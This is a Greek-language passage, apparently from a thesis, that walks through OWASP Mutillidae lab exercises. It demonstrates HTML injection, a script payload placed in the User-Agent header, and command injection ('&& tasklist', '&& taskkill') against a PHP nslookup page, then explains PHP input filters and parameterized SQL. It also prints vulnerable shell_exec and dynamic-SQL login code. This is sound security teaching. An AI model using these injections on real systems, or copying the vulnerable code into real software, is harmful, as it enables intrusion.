
Όπως φαίνεται σε αυτή τη κατηγορία θα συναντήσουμε απειλές τύπου **"HTML Injection"**. Αυτού του τύπου οι απειλές αναφέρονται στην εισαγωγή κακόβουλου κώδικα σε HTML, ο οποίος επηρεάζει τον τελικό χρήστη.

Μεταβαίνοντας στην κατηγορία A1 – Injection → HTMLi → Add to your blog , θα προσθέσουμε μία νέα καταχώρηση στο Blog, ως εξής:

```
<p  style="color:#CC1100;margin-left:120px;margin-top:-420px;font-size:40px;">Hello  world! This is an HTMLi example.</p>
```

Παρατήρηση: Είναι κώδικας HTML με εμφωλευμένο κώδικα CSS (Inline CSS).

Προσθέτουμε των κώδικα και κάνοντας αποθήκευση, βλέπουμε απ' ευθείας το ακόλουθο αποτέλεσμα:



Εικόνα 3.11 Παράδειγμα HTML Injection.

5. A1 – Injection → HTMLi via HTTP Headers → Site Footer

Σε αυτή τη κατηγορία θα συναντήσουμε απειλές τύπου HTMLi που αφορούν τα πεδία της HTTP επικεφαλίδας. Πιο συγκεκριμένα, αυτά τα πεδία συντελούν ένα μήνυμα το οποίο διαχωρίζεται σε **αιτήματα** (requests) και **απαντήσεις** (responses), εδώ συναντάμε το πεδίο **User-Agent** (το οποίο ανήκει στην κατηγορία των αιτημάτων) και περιέχει πληροφορίες σχετικά με τον πελάτη (client) που ξεκίνησε το αίτημα.

Μεταβαίνοντας στην κατηγορία A1 – Injection → HTMLi via HTTP Headers → Site Footer , έχουμε τις εξής πληροφορίες:


- Browser Version: Mozilla/5.0 (Windows NT 6.1; rv:9.0.1) Gecko/20100101 Firefox/9.0.1
- Notice the browser version (shown above) being displayed in the site footer on every page. What could possibly go wrong?

Από τα παραπάνω καταλαβαίνουμε πως θα πρέπει να βρούμε ένα τρόπο να παραμετροποιήσουμε τα στοιχεία του πεδίου "User-Agent" της HTTP επικεφαλίδας. Αυτό μπορεί να γίνει χρησιμοποιώντας το πρόσθετο "**User Agent Switcher**" του περιηγητή Mozilla Firefox.

Αφού εγκαταστήσουμε το πρόσθετο "User Agent Switcher" (βλέπε κεφάλαιο 2), ακολουθούμε τα παρακάτω βήματα:

- Ανοίγουμε τον Firefox και πηγαίνουμε: Εργαλεία → Default User Agent →Edit User Agents…
- Επιλέγουμε από το κουμπί New → New User Agent…
  - Description: Injection
  - User Agent: <script>alert("Code Injection via User-Agent-Switcher");</script>
  - App Code Name: Mozilla
  - App Version: Netscape
  - Platform: 5.0 (Windows)
  - Vendor:
  - Vendor Sub:

Έπειτα πηγαίνουμε Εργαλεία → Default User Agent → Injection. Αφού κάνουμε την επιλογή μεταβαίνουμε στην στην κατηγορία A1 – Injection → HTMLi via HTTP Headers → Site Footer, και παίρνουμε το ακόλουθο αποτέλεσμα:



Εικόνα 3.12 HTTP Header - User Agent

Να σημειωθεί ότι στο πεδίο User Agent μπορούμε να βάλουμε ότι κείμενο επιθυμούμε, από μία απλή πρόταση, μέχρι και το πιο σύνθετο script.

6. A1 – Injection → Command Injection → DNS Lookup

Σε αυτή τη κατηγορία θα συναντήσουμε απειλές που προκύπτουν από την εκμετάλλευση του προγράμματος nslookup (των Windows 7 64 bit), μέσα από την σελίδα "DNS Lookup". Το όνομα nslookup σημαίνει "name server lookup" ("εύρεση στον εξυπηρετητή ονομάτων"), πιο αναλυτικά, το **nslookup είναι ένα πρόγραμμα υπολογιστή** που χρησιμοποιείται στα Windows (και στο Unix) για την αναζήτηση πληροφοριών σε εξυπηρετητές του Συστήματος Ονομάτων Τομέα (DNS), όπως οι διευθύνσεις IP κάποιου υπολογιστή, οι εγγραφές MX (MX records) για ένα όνομα τομέα (domain name) και οι εξυπηρετητές NS ενός τομέα.

Στο περιβάλλον Mutillidae όπως έχουμε πει χρησιμοποιείτε η γλώσσα PHP για την υλοποίηση των scripts, έτσι στην συγκεκριμένη κατηγορία, παρατηρούμε ότι φορτώνεται στον περιηγητή μας το αρχείο "**dns-lookup.php**". Ανοίγοντας το συγκεκριμένο αρχείο, μπορούμε να βρούμε και τις δύο ακόλουθες εντολές που μας αφορούν:

-- dns-lookup.php --

```
...
$targethost = $_REQUEST["target_host"];
…
echo shell_exec("nslookup " . $targethost);
...
```

Παρατηρούμε ότι από την σύνταξη της PHP προκύπτει πως το πρόγραμμα περιμένει μία είσοδο ως εξής:

```
echo shell_exec("nslookup " . 'google.com');
```

Οπότε, επειδή εμείς χρησιμοποιούμε **λειτουργικό σύστημα Windows** και έχουμε ως σκοπό να εισάγουμε απροσδόκητα μία εντολή στο παραπάνω ερώτημα θα πρέπει να δούμε τι είδους εντολές μπορούμε να εισάγουμε. Θα χρησιμοποιήσουμε εντολές κελύφους των Windows (windows shell commands). Όμως η απευθείας δημιουργία μιας εντολής προκειμένου να χρησιμοποιηθεί στο κέλυφος είναι κακή ιδέα! Θα προβούμε στην **χρήση διαχωριστών εντολών**, όπως «**;**» και «**&&**» ανάλογα με το αν έχουμε Linux ή Windows, αντίστοιχα.

Αυτό που έχουμε ως σκοπό, είναι να δημιουργήσουμε, με έγχυση κώδικα απευθείας στην φόρμα της εφαρμογής, τις δύο ακόλουθες εντολές:


-- Injected commands --

```
echo shell_exec("nslookup " . 'google.com && taskklist');

echo shell_exec("nslookup " . 'google.com && taskkill /IM notepad.exe');
```


Μεταβαίνοντας στην κατηγορία A1 – Injection → Command Injection → DNS Lookup, θα εισάγουμε στο πεδίο "Hostname/IP " κατά σειρά τις δύο ακόλουθες εντολές:

- Εντολή 1: && tasklist
- Εντολή 2: && taskkill /IM notepad.exe


Σκοπός μας είναι, με την πρώτη εντολή, να δούμε πιες υπηρεσίες τρέχουν στο σύστημα και με την δεύτερη εντολή, να «σκοτώσουμε» μία από αυτές. Στην προκειμένη περίπτωση την "notepad.exe". Εκτελώντας τα παραπάνω, παίρνουμε τα εξής αποτελέσματα:



Εικόνα 3.13 NSLookup Command Injecion



Εικόνα 3.14 Εικόνα πριν την εκτέλεση της εντολής "taskkill".



Εικόνα 3.15 Εικόνα μετά την εκτέλεση της εντολής "taskkill".

Παρατηρούμε ότι μετά την εκτέλεση της εντολής μας βγαίνει σχετικό μήνυμα για το αν θέλουμε να αποθηκεύσουμε το έγγραφο πριν κλείσει.

3.2.3 Τρόποι αντιμετώπισης

Σε αυτό το σημείο θα δούμε πως μπορούμε να προστατευθούμε από απειλές τύπου έγχυσης κώδικα. Αρχικά, η πρόληψη από απειλές τύπου έγχυσης κώδικα, απαιτεί τον **διαχωρισμό μη έμπιστων δεδομένων από τα Queries και τις εντολές**[6]. Η προτιμώμενη λύση θα ήταν να αποκλείσουμε τους ειδικούς χαρακτήρες (escape special characters) χρησιμοποιώντας κάποιο script προσαρμοσμένο στις ιδιότητες της γλώσσας php. Ακόμα, μια πιο δυναμική προσέγγιση θα ήταν η δημιουργία κανόνων για την αποδοχή μόνο συγκεκριμένων χαρακτήρων, αυτό όμως δεν μπορεί να ισχύσει καθολικά καθώς κάποιες εφαρμογές απαιτούν ειδικούς χαρακτήρες ως είσοδο.

Επιπλέων, θα εξετάσουμε σε βάθος την **επικύρωση εισόδου δεδομένων** από τους χρήστες, αναδεικνύοντας την σημαντικότητα της για τη συνολική ασφάλεια των εφαρμογών μας. Θα δούμε «προβλήματα» που προκύπτουν από την φιλοσοφία της php και συγκεκριμένα το γεγονός ότι επιτρέπει τόσο τη χρήση μεταβλητών χωρίς να έχουν δηλωθεί, όσο και τη μετατροπή τύπων μεταβλητών αυτόματα. Ας δούμε λοιπόν πως γίνονται όλα τα παραπάνω στην πράξη.

Η προσέγγιση μας για την αντιμετώπιση των ευπαθειών τύπου έγχυσης κώδικα, θα κινηθεί σε δύο άξονες: **(α)** την επιβεβαίωση και εκκαθάριση των δεδομένων εισόδου και **(β)** τον διαχωρισμό μη έμπιστων δεδομένων από τα Queries και τις εντολές.

Ξεκινώντας λοιπόν, στην περίπτωση (α) ο πιο κοινός τρόπος επίθεσης είναι η εισαγωγή δεδομένων λανθασμένου τύπου ή η εισαγωγή στοιχείων που περιέχουν ειδικούς χαρακτήρες από κάποιον χρήστη. Όπως είδαμε στην προηγούμενη ενότητα, η εισαγωγή μη έγκυρων δεδομένων θα μπορούσε να προκαλέσει στην εφαρμογή μας δυσλειτουργίες όπως εγγραφή των μολυσμένων δεδομένων σε μια βάση δεδομένων ή ακόμα και την διαγράφη στοιχείων από την εν λόγω βάση δεδομένων, προβλήματα σε άλλες εφαρμογές που καλούνται από τα script μας ή άλλα απρόσμενα αποτελέσματα.

Ας δούμε λοιπόν ποιοι είναι αυτοί οι «ειδικοί χαρακτήρες» που απειλούν την ασφάλεια της εφαρμογής μας. Αρχικά, υπάρχουν οι χαρακτήρες που χρησιμοποιούνται για την λειτουργία των εντολών σε στις γλώσσες PHP και HTML:

```
' " ; ? ! $ ^ & * ~ [ ] ( ) \ | { } < >  - `
```

Ορισμένοι από αυτούς είναι εξαιρετικά επικίνδυνοι όταν χρησιμοποιούνται σε Queries για βάσεις δεδομένων:

```
; ' " \
```

Ανάλογα με τη δομή και την εκτέλεση του ερωτήματος, αυτοί οι χαρακτήρες θα μπορούσαν να χρησιμοποιηθούν για να εγχύσουν επιπρόσθετες εντολές SQL στο ερώτημα. Αυτό αφορά την περίπτωση (β) και θα το δούμε αναλυτικά παρακάτω.

Παρατήρηση: Στους ειδικούς χαρακτήρες ανήκουν και οι κωδικοποιήσεις των παραπάνω χαρακτήρων σε μορφή ASCII (βλέπε Κεφάλαιο 3.3.2).

Πως μπορούμε λοιπόν να ελέγξουμε και στην συνέχεια να διορθώσουμε τα δεδομένα που δέχεται ως είσοδο η εφαρμογή μας, με χρήση της γλώσσας PHP; Θα μπορούσαμε να πούμε ότι υπάρχουν δύο (2) τρόποι (οι οποίοι μπορούν να συνδυαστούν), η χρήση συναρτήσεων και μηχανισμών ελέγχου που παρέχει η ίδια η PHP (PHP Filter) ή δημιουργία δικών μας συναρτήσεων ανάλογα με τις εκάστοτε συνθήκες.

Τι είναι τα PHP filters και γιατί να τα χρησιμοποιήσουμε; Τα PHP filters χρησιμοποιούνται για να επαληθεύσουμε και να φιλτράρουμε τα δεδομένα που προέρχονται από ανασφαλείς πηγές, όπως η είσοδος δεδομένων από χρήστες. Η χρήση τους είναι σημαντική καθώς σχεδόν όλες οι διαδικτυακές εφαρμογές εξαρτώνται από κάποιας μορφής εξωτερική είσοδο. Συνήθως αυτή έρχεται από κάποιον χρήστη ή κάποια άλλη εφαρμογή (όπως μια υπηρεσία Web). Με τη χρήση φίλτρων μπορούμε να είμαστε σίγουροι ότι η εφαρμογή μας παίρνει το σωστό τύπο εισόδου.

Για να φιλτράρουμε μια μεταβλητή (ή γενικά την είσοδο), μπορούμε να χρησιμοποιήσουμε μία από τις παρακάτω συναρτήσεις (**filter functions)**:

Συνάρτηση	Σύνταξη	Περιγραφή
filter_has_var()	`filter_has_var(type,variable)`	Ελέγχει αν μια μεταβλητή συγκεκριμένου τύπου υπάρχει
filter_id()	`filter_id(filter_name)`	Επιστρέφει τον αριθμό ID του συγκεκριμένου φίλτρου
filter_input()	`filter_input(input_type, variable, filter, options)`	Παίρνει είσοδο έξω από το script και τη φιλτράρει
filter_input_array()	`filter_input_array(input_type, filter_args)`	Παίρνει πολλαπλές εισόδους έξω από το script και τις φιλτράρει
filter_list()	`filter_list()`	Επιστρέφει έναν πίνακα όλα τα υποστηριζόμενα φίλτρα
filter_var_array()	`filter_var_array(array, args)`	Παίρνει πολλές μεταβλητές και τις φιλτράρει
filter_var()	`filter_var(variable, filter, options)`	Παίρνει μια μεταβλητή και την φιλτράρει

Οι παραπάνω συναρτήσεις μπορούν να δεχθούν τα παρακάτω ορίσματα (PHP Filters), κάθε ένα από τα οποία έχει ξεχωριστή σημασία:

Όνομα Φίλτρου (ID)	Περιγραφή
FILTER_CALLBACK	Καλεί μια οριζόμενη από το χρήστη συνάρτηση για να Φιλτράρισμα δεδομένων
FILTER_SANITIZE_STRING	Αφαιρεί τα tags και προαιρετικά τους ειδικούς χαρακτήρες
FILTER_SANITIZE_STRIPPED	Εναλλακτικό του φίλτρου "string"
FILTER_SANITIZE_ENCODED	Αφαιρεί ή URL-κωδικοποιεί τους ανεπιθύμητους χαρακτήρες
FILTER_SANITIZE_SPECIAL_CHARS	Φιλτράρισμα των: " < > & και των χαρακτήρων ASCII τιμή κάτω από 32
FILTER_SANITIZE_EMAIL	Αυτό το φίλτρο επιτρέπει όλα τα γράμματα, ψηφία και `$-_ + * '{} |.!; ~ ^ [] `% # / @ & =`
FILTER_SANITIZE_URL	Αυτό το φίλτρο επιτρέπει όλα τα γράμματα, ψηφία και `$-_ + * »(), {}	\\ ^ ~ []` "> <% #;/:.!; @ & =`
FILTER_SANITIZE_NUMBER_INT	Αφαιρεί όλους τους χαρακτήρες, εκτός από τα ψηφία και + -
FILTER_SANITIZE_NUMBER_FLOAT	Αφαιρεί όλους τους χαρακτήρες, εκτός από τα ψηφία: + - και προαιρετικά: . , e E
FILTER_SANITIZE_MAGIC_QUOTES	Αυτό το φίλτρο θέτει backslashes μπροστά από τους προκαθορισμένους χαρακτήρες.
FILTER_UNSAFE_RAW	Αυτό το φίλτρο αφαιρεί στοιχεία που ενδεχομένως είναι επιβλαβή για την εφαρμογή μας, αφαιρεί ή κωδικοποιεί τους ανεπιθύμητους χαρακτήρες.
FILTER_VALIDATE_INT	Validate value as integer, optionally from the specified range
FILTER_VALIDATE_BOOLEAN	Επιστρέφει TRUE για "1", "true", "on" και "yes", FALSE για "0", "false", "off", "no", και "", NULL για οτιδήποτε άλλο.
FILTER_VALIDATE_FLOAT	Επικύρωση τιμής ως float
FILTER_VALIDATE_URL	Επικύρωση τιμής ως διεύθυνση URL
FILTER_VALIDATE_EMAIL	Επικύρωση τιμής ως e-mail
FILTER_VALIDATE_IP	Επικύρωση τιμής ως διεύθυνση IP, προαιρετικά IPv4 ή IPv6

Όπως προκύπτει από τα παραπάνω, υπάρχουν δύο τύποι φίλτρων:

- Φίλτρα Επικύρωσης (Validating filters):
  - Χρησιμοποιούνται για την επικύρωση της εισόδου.
  - Έχουν κανόνες μορφής (όπως URL ή E-Mail validating).
  - Επιστρέφουν τον αναμενόμενο τύπο όταν αληθεύουν ή FALSE όταν αποτυγχάνουν.

- Φίλτρα «Εκκαθάρισης» (Sanitizing filters):
  - Χρησιμοποιούνται για να επιτρέψουν ή να απορρίψουν συγκεκριμένους χαρακτήρες σε μία συμβολοσειρά.
  - Δεν έχουν κανόνες μορφής.
  - Επιστρέφουν πάντα την συμβολοσειρά.

Ας δούμε λοιπόν κάποια πρακτικά παραδείγματα[16] για την χρήση των PHP Filters/Functions. Αρχικά θα δούμε ένα **παράδειγμα επικύρωσης εισόδου** από μία φόρμα που δέχεται ως είσοδο κάποιο email. Το πρώτο πράγμα που κάνουμε είναι να δούμε κατά πόσο υπάρχουν δεδομένα προς επικύρωση και στην συνέχεια ελέγχουμε τα δεδομένα. Στην συγκεκριμένη περίπτωση υποθέτουμε πως η μεταβλητή "email" έρχεται ως είσοδος (με $_GET) στο script μας:

```
<?php
    if(!filter_has_var(INPUT_GET, "email")) {
        echo("Den Yparxoun Dedomena");
    }
    else {
        if (!filter_input(INPUT_GET, "email", FILTER_VALIDATE_EMAIL)) {
            echo "To E-Mail einai akyro";
        }
        else {
            echo "To E-Mail einai egyro";
        }
    }
?>
```

Στο παράδειγμα που ακολουθεί θα κάνουμε **«εκκαθάριση» (sanitize) της εισόδου**. Ως είσοδο το script μας λαμβάνει ένα URL με την μέθοδο $_POST. Αρχικά, θα ελέγξουμε αν υπάρχουν δεδομένα προς «εκκαθάριση» και στην συνέχεια θα τα επεξεργαστούμε (απομάκρυνση μη έγκυρων χαρακτήρων).

```
<?php
    if(!filter_has_var(INPUT_POST, "url")) {
        echo("Den Yparxoun Dedomena");
    }
    else {
        $url = filter_input(INPUT_POST,"url", FILTER_SANITIZE_URL);
    }
?>
```

Αδιαμφισβήτητα, η επικύρωση και «εκκαθάριση» της εισόδου, αποτελεί τον σημαντικότερο πυλώνα ασφάλειας μιας διαδικτυακής εφαρμογής. Ωστόσο, υπάρχει και ένας επιπλέων τρόπος διασφάλισης της εφαρμογής μας, ο οποίος στοχεύει στην ασφαλή δημιουργία SQL Queries.

Όπως συζητήσαμε στην αρχή του κεφαλαίου, ένα από τα βασικά αίτια του Code Injection είναι η δημιουργία ερωτημάτων SQL ως συμβολοσειρές, που στη συνέχεια αποστέλλονται στη βάση δεδομένων για εκτέλεση. Αυτή η συμπεριφορά, κοινώς γνωστή ως δυναμική SQL, είναι μία από τις κύριες αιτίες που οι εφαρμογές είναι ευάλωτες σε αυτού του είδους επιθέσεις. Ως πιο ασφαλή εναλλακτική λύση αναπτύχθηκε η **τεχνική των παραμετροποιήσιμων δηλώσεων (parameterized statements)**, η οποία μπορεί να λύσει πολλά θέματα SQL Injection[19], που συναντώνται σε μια εφαρμογή. Έχει επίσης το πλεονέκτημα, ότι είναι πολύ αποτελεσματική σε σύγχρονες βάσεις δεδομένων, καθώς έτσι οι βάσεις δεδομένων μπορούν να βελτιστοποιήσουν το ερώτημα, αυξάνοντας την απόδοση της Β.Δ. στα επόμενα ερωτήματα.

Ακολουθεί ένα παράδειγμα ευάλωτου PHP κώδικα για Log-In, όπου γίνεται χρήση δυναμικής SQL. Θα συζητήσουμε για το πώς θα παραμετροποιήσουμε αυτόν τον κώδικα παρακάτω.

```
...
//Post stoixeia Log-in
$username = $_POST['username'];
$password = $_POST['password'];

//Dimiourgia SQL query
$qry="SELECT * FROM member WHERE username='$username' AND
password='$password'";
$result=mysql_query($qry);

//Elegxos Epituxias h Apotuxias tou query
if($result) {
...
```

Ας δούμε όμως, πως μπορεί να γίνει «απολύμανση» της εισόδου, *συγκεκριμένα για τη MySQL*. Ο MySQL Server χρησιμοποιεί (επίσης) το μονό εισαγωγικό για τον τερματισμό εισόδου μίας μεταβλητής/τιμής, γι 'αυτό είναι απαραίτητο να «επεξεργάζεται» το μονό εισαγωγικό, όταν περιλαμβάνεται σε εκφράσεις που πρόκειται να ενταχθούν σ' ένα δυναμικό SQL Query. Στην MySQL, μπορούμε να το κάνουμε αυτό είτε με την αντικατάσταση του μονού εισαγωγικού με δύο μονά εισαγωγικά ή προσθέτοντας μια ανάστροφη κάθετο (\). Καθένα από αυτά θα προκαλέσει το μονό εισαγωγικό να αντιμετωπίζεται ως μέρος του αλφαριθμητικό και όχι ως ένα σύμβολο τερματισμού, αποτρέποντας έτσι αποτελεσματικά έναν 